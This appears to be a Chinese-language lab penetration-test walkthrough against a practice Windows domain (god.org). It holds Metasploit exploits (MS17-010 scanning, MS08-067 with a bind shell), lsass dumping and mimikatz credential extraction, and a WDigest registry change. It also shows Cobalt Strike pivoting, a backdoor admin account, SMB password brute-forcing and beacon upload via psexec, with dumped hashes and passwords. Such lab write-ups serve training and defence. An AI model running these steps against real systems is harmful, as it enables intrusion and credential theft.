
- SHARING 表示存在文件和打印共享服务，但不一定有内容共享
- DC 表示可能是域控，或者是辅助域控
- U=user 该机器有登录名为USER的用户
- IIS 表示可能运行IIS服务器
- EXCHANGE Microsoft Exchange服务
- NOTES Lotus Notes 电子邮箱服务
- ? 没有识别出开，可以用-f选项再次扫描

最终通过 ms14-058 将shell提升至系统权限

hash密码获取

第一种

```
权限足够的情况下，CS 运行run mimikatz获取
```



第二种

```
# 修改注册表来让Wdigest Auth保存明文口令，修改了之后需要用户注销或者重启重新登陆之后才会生效
reg add
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
```

在任务管理器找到lsass.exe，右键创建转储文件，或者 Procdump.exe -accepteula -ma lsass.exe lsass.dmp

```
mimikatz> sekurlsa::minidump lsass.dmp
mimikatz> sekurlsa::logonpasswords
```

拿到凭证如下

```
GOD\Administrator hongrisec@2019
GOD\Administrator 8a963371a63944419ec1adf687bb1be5
STU1\liukaifeng01 31d6cfe0d16ae931b73c59d7e0c089c0
GOD.ORG\Administrator hongrisec@2019
STU1\Administrator 31d6cfe0d16ae931b73c59d7e0c089c0
STU1\Guest 31d6cfe0d16ae931b73c59d7e0c089c0
```

第三种

先在控制机器上导出

```
reg save hklm\sam sam.hive
reg save hklm\system system.hive
```

拿回本地打开 mimikatz 进行hash提取

```
lsadump::sam /sam:sam.hive /system:system.hive
```

靶机二

address	port	banner	note
10.10.10.129	21	220 Microsoft FTP Service	
10.10.10.129	135		
10.10.10.129	139		
10.10.10.129	445	platform: 500 version: 5.2 name: R0OT-TVI862UBEH ...	
10.10.10.129	777		
10.10.10.129	1025		
10.10.10.129	1028		
10.10.10.129	1029		
10.10.10.129	1030		
10.10.10.129	6002		
10.10.10.129	7001		
10.10.10.129	7002		
10.10.10.129	8098		
10.10.10.129	8099		

```

10.10.10.129:445 (platform: 500 version: 5.2 name: ROOT-TVI862UBEH domain: 0
Scanner module is complete

beacon> socks 52340
[+] started SOCKS4a server on: 52340
[+] host called home, sent: 16 bytes

[STU1] Administrator */2232 (x64)
beacon>

```

在靶机一上开启转发，使用proxychains工具进行代理

socks4 52340

并在靶机一上反弹 MSF 上线，加入对应路由器段扫描存活主机

```

Subnet          Netmask          Gateway
-----          -----          -----
10.10.10.0      255.255.255.0    Session 1
192.168.199.0   255.255.255.0    Session 1

[*] There are currently no IPv6 routes defined.
msf5 exploit(windows/smb/ms17_010_psexec) > use post/windows/gather/arp_scanner
msf5 post(windows/gather/arp_scanner) > set rhosts 10.10.10.0/24
rhosts => 10.10.10.0/24
msf5 post(windows/gather/arp_scanner) > show options

Module options (post/windows/gather/arp_scanner):
Name      Current Setting  Required  Description
-----      -----          -----          -----
RHOSTS     10.10.10.0/24    yes        The target address range or CIDR identifier
SESSION     yes            The session to run this module on.
THREADS    10             no         The number of concurrent threads

msf5 post(windows/gather/arp_scanner) > exploit
[-] Post failed: Msf::OptionValidateError The following options failed to validate: SESSION.
msf5 post(windows/gather/arp_scanner) > set SESSION 1
SESSION => 1
msf5 post(windows/gather/arp_scanner) > exploit

[*] Running module against STU1
[*] ARP Scanning 10.10.10.0/24
[+] IP: 10.10.10.1 MAC 00:50:56:c0:00:00: (VMware, Inc.)
[+] IP: 10.10.10.129 MAC 00:0c:29:d6:65:55 (VMware, Inc.)
[+] IP: 10.10.10.132 MAC 00:0c:29:f4:46:72 (VMware, Inc.)
[+] IP: 10.10.10.222 MAC 00:0c:29:cf:c3:b3 (VMware, Inc.)
[+] IP: 10.10.10.254 MAC 00:50:56:e1:54:70 (VMware, Inc.)
[+] IP: 10.10.10.255 MAC 00:0c:29:f4:46:72 (VMware, Inc.)
[*] Post module execution completed
msf5 post(windows/gather/arp_scanner) > []

```

扫一波内网段的 ms17-010:

```

msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 10.10.10.1-255
rhosts => 10.10.10.1-255
msf5 auxiliary(scanner/smb/smb_ms17_010) > set threads 20
threads => 20
msf5 auxiliary(scanner/smb/smb_ms17_010) > exploit

[*] 10.10.10.1-255:445 - Scanned 28 of 255 hosts (10% complete)
[*] 10.10.10.1-255:445 - Scanned 51 of 255 hosts (20% complete)
[*] 10.10.10.1-255:445 - Scanned 79 of 255 hosts (30% complete)
[*] 10.10.10.1-255:445 - Scanned 102 of 255 hosts (40% complete)
[*] 10.10.10.132:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.129:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 x86 (32-bit)
[*] 10.10.10.1-255:445 - Scanned 130 of 255 hosts (50% complete)
[*] 10.10.10.1-255:445 - Scanned 153 of 255 hosts (60% complete)
[*] 10.10.10.1-255:445 - Scanned 181 of 255 hosts (70% complete)
[*] 10.10.10.222:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.1-255:445 - Scanned 205 of 255 hosts (80% complete)
[*] 10.10.10.1-255:445 - Scanned 232 of 255 hosts (90% complete)
[*] 10.10.10.1-255:445 - Scanned 255 of 255 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > []

```

使用 ms17-010 对内网机器进行尝试，根据信息的提示用 ms08-067 打下这台域成员机

```
msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.10.10.129
rhosts => 10.10.10.129
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS    10.10.10.129   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     445            yes       The SMB service port (TCP)
SMBPIPE   BROWSER        yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LPORT     4444           yes       The listen port
RHOST    10.10.10.129   no        The target address

Exploit target:
Id  Name
--  ---
0   Automatic Targeting

msf5 exploit(windows/smb/ms08_067_netapi) > exploit
[*] 10.10.10.129:445 - Automatically detecting the target ...
[*] 10.10.10.129:445 - Fingerprint: Windows 2003 - - lang:Unknown
[*] 10.10.10.129:445 - Selected Target: Windows 2003 SP0 Universal
[*] 10.10.10.129:445 - Attempting to trigger the vulnerability ...
[*] Started bind TCP handler against 10.10.10.129:4444
[*] Sending stage (180291 bytes) to 10.10.10.129
[*] Meterpreter session 2 opened (192.168.199.158->192.168.199.146:0 -> 10.10.10.129:4444) at 2020-02-07 20:05:06 -0500

meterpreter > background
[*] Backgrounding session 2 ...
msf5 exploit(windows/smb/ms08_067_netapi) > sessions

Active sessions
=====
Id  Name  Type           Information                                Connection
--  ---  ----           -----                                -----
1   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ STU1          192.168.199.158:8001 -> 192.168.199.146:11983 (192.168.199.146)
2   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ ROOT-TVI862UBEH  192.168.199.158->192.168.199.146:0 -> 10.10.10.129:4444 (10.10.10.129)

msf5 exploit(windows/smb/ms08_067_netapi) > []
```

```

User accounts for \\

-----
Administrator          ASPNET          Guest
IUSR_ROOT-TVI862UBEH   IWAM_ROOT-TVI862UBEH SUPPORT_388945a0
The command completed with one or more errors.

C:\WINDOWS\system32>net user hacker hacker123 /add /expires:never
net user hacker hacker123 /add /expires:never
The password does not meet the password policy requirements. Check the mini
More help is available by typing NET HELPMSG 2245.

C:\WINDOWS\system32>net user hacker Hacker123 /add /expires:never
net user hacker Hacker123 /add /expires:never
The password does not meet the password policy requirements. Check the mini
More help is available by typing NET HELPMSG 2245.

C:\WINDOWS\system32>net user hacker hacker@123 /add /expires:never
net user hacker hacker@123 /add /expires:never
The password does not meet the password policy requirements. Check the mini
More help is available by typing NET HELPMSG 2245.

C:\WINDOWS\system32>net user hacker Hacker123 /add
net user hacker Hacker123 /add
The password does not meet the password policy requirements. Check the mini
More help is available by typing NET HELPMSG 2245.

C:\WINDOWS\system32>net user hacker hacker@123 /add
net user hacker hacker@123 /add
The password does not meet the password policy requirements. Check the mini
More help is available by typing NET HELPMSG 2245.

C:\WINDOWS\system32>net user hacker abc@123 /add /expires:never
net user hacker abc@123 /add /expires:never
The command completed successfully.

C:\WINDOWS\system32>net localgroup Administrators hacker /add
net localgroup Administrators hacker /add
The command completed successfully.

C:\WINDOWS\system32>
C:\WINDOWS\system32>


```

这里能攻上线是因为 **MS08-067 with Bind TCP**


在metasploit框架中可以使用模块“exploit/windows/smb/ms08_067_netapi”来实施MS08-067利用。关键点在于载荷类型的选择是TCP绑定类型。由于没有定义双向路由规则，目标系统不能直接访问攻击者。因此，需要选择TCP绑定类型在目标系统中创建一个特定的监听端口等待攻击者连接。漏洞成功利用后，将会自动向目标系统的监听端口发起建立连接操作。

TCP反弹和TCP绑定的区别如下图所示：

Reverse TCP Connection



Bind TCP Connection



原文地址见：<https://xz.aliyun.com/t/249>

拿到 MSF shell 之后，在靶机一开启和CobaltStrike的联动

<https://payloads.cn/2019/1211/cobaltstrike-and-metasploit-combat-linkage.html>

The screenshot shows a terminal session on the left and a CobaltStrike interface on the right. The terminal session shows the following commands and output:

```
vmauditproxy.exe      2480 RDP-Tcp#1
mshta.exe             2504 RDP-Tcp#1
cmd.exe               3008 RDP-Tcp#1
cmd.exe               512 Console
logon.scr             2896 Console
rundll32.exe          3044 RDP-Tcp#1
cmd.exe               3010 Console
shell.exe              3632 Console
cmd.exe               3916 Console
tasklist.exe           1548 Console

c:\>Z
Background channel 5? [y/N] y
meterpreter > kill 3632
Killing: 3632
meterpreter >
meterpreter >
meterpreter > upload shell.exe
[*] Uploading : shell.exe to shell.exe
[*] Uploaded 302.50 KiB of 302.50 KiB (100.0%): shell.exe ->
[*] uploaded : shell.exe -> shell.exe
meterpreter > shell
Process 524 created.
Channel 7 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\>shell.exe
shell.exe

c:\>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

c:\>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : localdomain
IP Address. .... . . . . : 10.10.10.129
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

c:\>whoami
whoami
nt authority\system
```

The CobaltStrike interface on the right shows three active sessions:


- Session 1: SYSTEM * STU1 @ 5908 (IP: 192.168.199.146)
- Session 2: SYSTEM * ROOT-TVI862UBEH @ 928
- Session 3: SYSTEM * (IP: 192.168.199.146)

Beacons are listed at the bottom of the interface:

- 02/07 06:45:23 *** 0xfffffff has joined.
- 02/07 07:58:59 *** initial beacon from test@10.10.10.132 (STU1)
- 02/07 12:18:52 *** initial beacon from SYSTEM *@10.10.10.132 (STU1)
- 02/07 15:49:02 *** initial beacon from Administrator *@10.10.10.132 (STU1)
- 02/07 21:07:40 *** initial beacon from hacker *@10.10.10.129 (ROOT-TVI862UBEH)
- 02/07 21:14:59 *** initial beacon from hacker *@10.10.10.129 (ROOT-TVI862UBEH)
- 02/08 05:55:43 *** initial beacon from SYSTEM *@10.10.10.129 (ROOT-TVI862UBEH)

到导出本地 hash 的时候碰到问题，靶机环境问题运行 procdump、mimikatz 均失败，但msf的 hashdump 正常

<https://docs.microsoft.com/zh-cn/sysinternals/downloads/procdump>



开启靶机二的3389 meterpreter > run getgui -e，进行导出文件后的本地 mimikatz读取

11/15/2011 09:48 PM
02/08/2020 09:39 AM
02/08/2020 04:33 PM
01/12/2012 05:36 PM
02/08/2020 04:33 PM
09/14/2019 09:15 AM
02/08/2020 06:05 PM
02/08/2020 09:16 AM
12/16/2011 06:42 PM
12/16/2011 06:10 PM
12/16/2011 05:08 PM
02/08/2020 06:21 PM
02/20/2012 10:24 AM
02/08/2020 04:55 PM
08/24/2019 10:07 PM
02/08/2020 04:49 PM
11/15/2011 09:48 PM
 8 File(s)
 10 Dir(s)

c:\>mimikatz.exe
mimikatz.exe

c:\>whoami
whoami
nt authority\system

c:\>reg save hklm\sam sam.hive
reg save hklm\sam sam.hive
ERROR: A required privilege is not held by the client.

c:\>reg save hklm\system system.hive
reg save hklm\system system.hive
ERROR: A required privilege is not held by the client.

```
mimikatz 2.2.0 x64 (oe.eo)
PS C:\Users\test$\\Downloads> .\\mimikatz.exe
.#####. mimikatz 2.2.0 <x64> #18362 Jan 4 2020 18:59:26
.## ^ ##. "A La Vie, A L'Amour" - <oe.eo>
## / \ ## /*** Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX <vincent.letoux@gmail.com>
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # lsadump::sam /sam:sam.hive /system:system.hive
Domain : ROOT-TUI862UBEH
SysKey : 5d587d9451170f6b9b246da09ad82ab9
Local SID : S-1-5-21-3292143776-1233130841-3577921084
SAMKey : 0c4803d0a857e38ed64d056f0c88544c

RID : 000001f4 <500>
User : Administrator
Hash LM : a9a1d510b01177d1aad3b435b51404ee
Hash NTLM: afc44ee7351d61d00698796da06b1ebf

RID : 000001f5 <501>
User : Guest

RID : 000003e9 <1001>
User : SUPPORT_388945a0
Hash NTLM: ac4f5c3f7b7a2bde31f8de9ce3fd1657

RID : 000003ec <1004>
User : IUSR_ROOT-TUI862UBEH
Hash LM : 7d730a3707abd506a84a60b453cab938
Hash NTLM: 42fc0d1aaaf3eeda15e9c5e64322a29e1

RID : 000003ee <1006>
User : IWAM_ROOT-TUI862UBEH
Hash LM : 72f7503120401ee0845a72ccde743c03
Hash NTLM: cb7625daf8908bb37b5730d7d36867

RID : 000003f0 <1008>
User : ASPNET
Hash LM : b4df3d6cb6929cc09cb07285b13aca78
Hash NTLM: 9c8be841d72dbd132d22477ff8b7e9d3

RID : 000003f8 <1016>
User : hacker
Hash NTLM: aa647b916a1fad374df9c30711d58a7a
    lm - 0: f45ba80b3311425cca4aceaf91ca7d7d
    ntlm- 0: aa647b916a1fad374df9c30711d58a7a

mimikatz #
```

对域的信息收集

```
# 查询域内所有用户组列表
beacon> shell net group /domain
[*] Tasked beacon to run: net group /domain
[+] host called home, sent: 48 bytes
[+] received output:
The request will be processed at a domain controller for domain
god.org.
```

Group Accounts for \\owa.god.org

```
-----  
*DnsUpdateProxy  
*Domain Admins  
*Domain Computers  
*Domain Controllers  
*Domain Guests  
*Domain Users  
*Enterprise Admins  
*Enterprise Read-only Domain Controllers  
*Group Policy Creator Owners  
*Read-only Domain Controllers  
*Schema Admins  
The command completed with one or more errors.
```

```
# 查询域所有成员计算机列表  
beacon> shell net group "domain admins" /domain  
[*] Tasked beacon to run: net group "domain admins" /domain  
[+] host called home, sent: 65 bytes  
[+] received output:  
The request will be processed at a domain controller for domain  
god.org.
```

```
Group name      Domain Admins  
Comment        ???????
```

Members

```
-----  
-----  
Administrator          OWA$  
The command completed successfully.
```

```
# 判断是否存在域  
beacon> shell net time /domain  
[*] Tasked beacon to run: net time /domain  
[+] host called home, sent: 47 bytes  
[+] received output:  
Current time at \\owa.god.org is 2/8/2020 6:54 PM
```

The command completed successfully.

```
# 查看存在的用户  
beacon> shell dsquery user  
[*] Tasked beacon to run: dsquery user  
[+] host called home, sent: 43 bytes  
[+] received output:  
"CN=Administrator,CN=Users,DC=god,DC=org"  
"CN=Guest,CN=Users,DC=god,DC=org"
```

```
"CN=liukaifeng01,CN=Users,DC=god,DC=org"  
"CN=krbtgt,CN=Users,DC=god,DC=org"  
"CN=??,OU=dev,DC=god,DC=org"  
"CN=zhangshan,CN=Users,DC=god,DC=org"
```


对获取到的 hash 中的 NTLM 进行解密，Administrator的明文密码为toor

靶机三

对已获取的 Administrator 密码进行枚举，成功枚举出了靶机三的密码（我更改了默认密码）

```
msf5 auxiliary(scanner/smb/smb_login) > run  
[*] 10.10.10.222:445 - 10.10.10.222:445 - Starting SMB login bruteforce  
[-] 10.10.10.222:445 - 10.10.10.222:445 - Failed: '.\Administrator:toor',  
[!] 10.10.10.222:445 - No active DB -- Credential data will not be saved!  
[*] 10.10.10.222:445 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf5 auxiliary(scanner/smb/smb_login) > set smbpass hongrisec@2019  
smbpass => hongrisec@2019  
msf5 auxiliary(scanner/smb/smb_login) > run  
[*] 10.10.10.222:445 - 10.10.10.222:445 - Starting SMB login bruteforce  
[-] 10.10.10.222:445 - 10.10.10.222:445 - Failed: '.\Administrator:hongrisec@2019',  
[!] 10.10.10.222:445 - No active DB -- Credential data will not be saved!  
[*] 10.10.10.222:445 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf5 auxiliary(scanner/smb/smb_login) > set smbpass hongrisec@2020  
smbpass => hongrisec@2020  
msf5 auxiliary(scanner/smb/smb_login) > run  
[*] 10.10.10.222:445 - 10.10.10.222:445 - Starting SMB login bruteforce  
[+] 10.10.10.222:445 - 10.10.10.222:445 - Success: '.\Administrator:hongrisec@2020' Administrator  
[!] 10.10.10.222:445 - No active DB -- Credential data will not be saved!  
[*] 10.10.10.222:445 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf5 auxiliary(scanner/smb/smb_login) > 
```

通过靶机二的运行，连接靶机三的共享服务，在它的文件中上传 CobaltStrike 的马



通过 smb/psexec_commad 搜索上传木马的绝对路径

```

[*] 10.10.10.222:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/psexec_command) > set command "dir c:\beacon.exe /s /b"
command => dir c:\beacon.exe /s /b
msf5 auxiliary(admin/smb/psexec_command) > show options
[*] msf5 auxiliary(admin/smb/psexec_command) > 

Module options (auxiliary/admin/smb/psexec_command):
Name          Current Setting      Required  Description
----          -----              -----    
COMMAND        dir c:\beacon.exe /s /b   yes       The command you want to execute on the remote host
RHOSTS         10.10.10.222           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file://path'
RPORT          445                  yes       The target port
SERVICE_DESCRIPTION    no        Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME  no        The service display name
SERVICE_NAME     no        The service name
SMBDomain       .                   no        The Windows domain to use for authentication
SMBPass         hongrisec@2020      no        The password for the specified username
SMBSHARE        C$                 yes       The name of a writeable share on the server
SMBUser         Administrator       no        The username to authenticate as
THREADS         1                   yes       The number of concurrent threads (max one per host)
WINPATH         WINDOWS            yes       The name of the remote Windows directory

msf5 auxiliary(admin/smb/psexec_command) > run
[*] 10.10.10.222:445      - Service start timed out, OK if running a command or non-service executable...
[*] 10.10.10.222:445      - checking if the file is unlocked
[*] 10.10.10.222:445      - Unable to get handle: The server responded with error: STATUS_SHARING_VIOLATION (Command=45 WordCount=0)
